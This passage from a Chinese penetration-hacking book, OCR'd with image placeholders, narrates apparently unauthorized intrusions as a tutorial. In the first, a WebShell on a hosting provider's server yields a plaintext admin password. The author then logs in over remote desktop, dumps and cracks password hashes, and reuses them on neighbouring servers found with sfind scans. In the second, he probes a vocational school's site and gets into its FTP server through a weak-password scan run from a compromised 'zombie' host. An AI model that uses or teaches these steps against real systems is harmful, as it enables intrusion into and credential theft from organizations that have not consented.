


图 4-105 获取相应文件目录路径失败

4.6.3 查看可写目录

在 WebShell 的左边功能列表中单击“查看可写目录”，如图 4-106 所示，WebShell 会给出系统本 WebShell 可读/写的所有目录，单击“详细报告”按钮可以查看详细情况。




图 4-106 查看系统可读写目录

依次查看每个磁盘可读/写目录，如图 4-107 所示，对前 3 个磁盘（CDE）查看的结果都无法读/写目录。




图 4-107 依次查看可读/写文件目录

突然想起一个朋友提到过的系统的 Temp 目录可能会保留一些有用信息，而该主机操作系统为 Windows 2003，系统盘下的“Windows\temp”可以读取，尝试从中获取可以利用的信息，在有一些系统中，一些主机管理系统会将一些运行信息保留在临时回话中，由于程序运行完毕后，未对临时文件夹进行清理，因此只要找到这些信息也可以用来提升权限，到“C:\Windows\temp”目录下下载并打开该目录下的每一个文件，如图 4-108 所示，通过

查看该 Temp 目录中生成 sess_*文件，发现以 sess 开头的文件是该系统所提供虚拟主机的多个站点的临时会话，虽然有些会话中包含了用户账号等信息，但对本次提升权限意义不大。后面也查看了其他文件，没有找到特别有用的信息。



图 4-108　打开并查看 Temp 目录中的文件

还剩下两个磁盘没有查看，继续对磁盘进行查看，通过检查，发现 G 盘有一个目录可以读/写，如图 4-109 所示，名称为 Setup，看到这个名称，我眼睛一亮，嗯，有希望，Setup 目录一般是管理员进行程序安装以及设置用的目录，在 Setup 文件夹下有多个文件夹，对各个文件夹依次进行查看。




图 4-109　获取 G 盘唯一可读/写目录

说明：

对整个磁盘进行读/写目录查看，发现仅仅存在 Setup 目录可读写，极有可能是管理员在安装和设置程序后，没有及时删除或者做安全限制。

在对文件夹以及文件查看过程中，在 vbs 文件夹中发现存在多个 vbs 文件，直接打开，如图 4-110 所示，GetPing.vbs 是一个获取 ping 功能的 vbs 文件。




图 4-110　查看 vbs 文件

4.6.4　渗透成功

1．找到明文管理员密码

在查看“G:\Setup\vbs”中的一个 txt 文件中，找到一个关键的地方，如图 4-111 所示，SiteManager，曾经看过一篇有关虚拟主机的渗透方法，提到过使用 SiteManager 必须要具备系统管理员权限的用户和密码，在相关配置文件中会以明文形式存在，在本次渗透中就找到了传说中的存在！



图 4-111　找到 SiteManager 所用的管理员名称和密码

2．查看远程终端端口

在 WebShell 中单击“特殊端口”探测查看系统特殊端口的开放情况，如图 4-112 所示，

查看结果显示该服务器远程终端3389端口是开放的，由于该WebShell无法执行“netstat-an”等DOS命令，所以就当该计算机的3389端口是打开的。



图4-112　获取端口开放情况

说明：

使用WebShell读取注册表的数据不一定准确，在本例中就是这样，WebShell获取的3389端口是3389，而实际终端端口是6688。我使用了一个笨方法，对该主机的所有端口都进行了探测，然后根据经验对开放的端口进行3389登录尝试。

3. 进入系统

在运行中输入“mstsc”，打开远程终端登录器，输入IP地址以及获取的用户名称和密码，成功进入系统，使用“IPconfig/all”命令查看，发现该计算机有3个IP地址，如图4-113所示。




图4-113　进入系统

4.6.5 继续渗透内外网

1. 获取系统口令

使用 3389 远程终端登录进入系统无法使用“GetPw”以及“Pwddump”（呵呵，具体名称记得不清楚了，就是在 DOS 下获取密码的工具）等工具获取系统的密码，上传的 nc 不知道是怎么回事，一上去就不见了，上传好多次都不行，实在没有办法就直接到 Radmin 的网站去下载了一个 Radmin2.2 到服务器上，在服务器上安装了 Radmin 客户端，通过其 Telnet 来执行“getpw $local”获取其系统 Hash 值。然后对获取的 Hash 值进行整理，并导入 LC5 中进行破解如图 4-114 所示。




图 4-114 破解系统账号

说明：

破解系统账号的目的是对内部或者外部网络进行渗透，利用同一口令进行登录尝试，在一个大型网络中，使用同一口令的服务器还是蛮多的。通过分析研究，笔者发现获取的其他账号和口令分布对应某一个域名的 Ftp 账号和口令，不知道这是如何做到的。

2. 探测相同网段具有该端口的远程终端 IP 地址

使用“sfind p 6688 60.*.*.1 60.*.*.255”查看与被渗透成功主机相同网段的开放 6688 的 IP 地址，如图 4-115 所示，出来 4 个 IP 地址。




图 4-115　使用 sfind 命令探测开放 6688 端口的同网段其他 IP 地址

3. 使用获取的用户账号和密码进行登录

使用原来获取的用户账号和密码进行尝试登录，成功进入系统，如图 4-116 所示，该服务器有两个 IP 地址。




图4-116　成功进入新的服务器

4. 启用内外网卡

在查看网络邻居属性中发现计算机有多块网卡，其中有一块网卡被禁用了，很想到内网去看看，因此我启用了内网网卡，非常遗憾，启动内网网卡后，远程终端连接失败，内网与外网断开了，幸好在远程终端上面无不良操作！

4.6.6 总结与探讨

本文写完时还在对口令进行破解，都破解了一个星期，系统中还有一个管理员的账号没有破解成功，通过对同网段的 3389 端口开放情况进行探测，还有几十台计算机开放 3389，该网段均是国内某一虚拟主机提供商的 IP 地址，通过密码破解这个事情来说，该系统的管理员的安全意识还是很高的，一个星期了，密码都没有破解成功，浪费无数电费后，我决定放弃破击！本次渗透的成功点就是一个微小的设置，也许是管理员的依次疏忽大意，就那么一点点，系统配置文件、安装文件、临时目录中保留的文件都可能成为成功渗透的有利利用条件。

4.7 对某职教网的一次安全渗透

一个朋友准备上某职业技术学校，说该学校号称是国家级重点中等职业学校，只要进入该学校每个学生即可享受 3000 元国家助学金，该学校网站如图 4-117 所示，目前要了解一个学校，只有两种方式，一种是进行实地考察，另外一种就是通过网站来了解，既然朋友给了一个网站就看看该网站的安全情况如何。



图 4-117 某职校网站

4.7.1 基本信息收集

1. 获取 IP 地址信息

直接打开 DOS 窗口，然后使用“ping www.**j.com”获取该网站的真实 IP 地址，如图

4-118 所示，通过 ping 命令知道该主机无丢包率，延迟时间为 49 秒。




图 4-118　获取 IP 地址信息

说明：

使用 ping 命令一方面是为了获取 IP 地址，另外通过延迟时间来判断网络速度快慢，也便于后期对该服务器的一些口令检测，例如 MySQL、mssql、Ftp 以及 pop3 等口令的检测。

2．初步获取端口开放情况

使用“sfind.exe –p 61.*.*.96”命令来获取该职校服务器的端口开放情况，如图 4-119 所示，该服务器开放了 21、80 以及 3389 端口，通过端口扫描可以初步判断该服务器为 Windows 系列。




图 4-119　获取端口初步开放情况

技巧：

（1）3389 端口一般为远程终端服务开放端口，只要见（该端口可以初步断定为 Windows 系列主机。

（2）可以先使用 3389 远程终端连接器连接该 IP 地址进行登录尝试，如果登录成功，可以看到该操作系统是 Windows 2000 Server 还是 Windows 2003 Server。本例中通过 3389 远程终端连接器连接，获取该系统为 Windows 2000 Server 操作系统。

（3）可以使用 Superscan 以及 X-scan 等扫描软件扫描端口，X-scan 扫描软件个头比较大，扫描操作相对复杂，扫描结果比较全面。Superscan3.0 版本扫描的结果可以直接访问 80、21 以及 23 等服务。

4.7.2 口令检测

根据个人爱好，笔者一般是脚本检测和口令检测同步进行的，在肉鸡上直接运行 hscan，设置好参数开始扫描，在本次检测中比较幸运，扫描出该主机 IP 地址存在弱口令，在本地运行“CuteFtp8.0Professional”，单击“Site Manager”在其中新建一个站点，输入该主机 IP 地址和和获取的用户名以及密码，最后单击“连接”，进行登录尝试，如图 4-120 所示，登录成功。




图 4-120 使用 CuteFtp8.0Professional 连接 Ftp 服务器

4.7.3 获取信息分析与利用

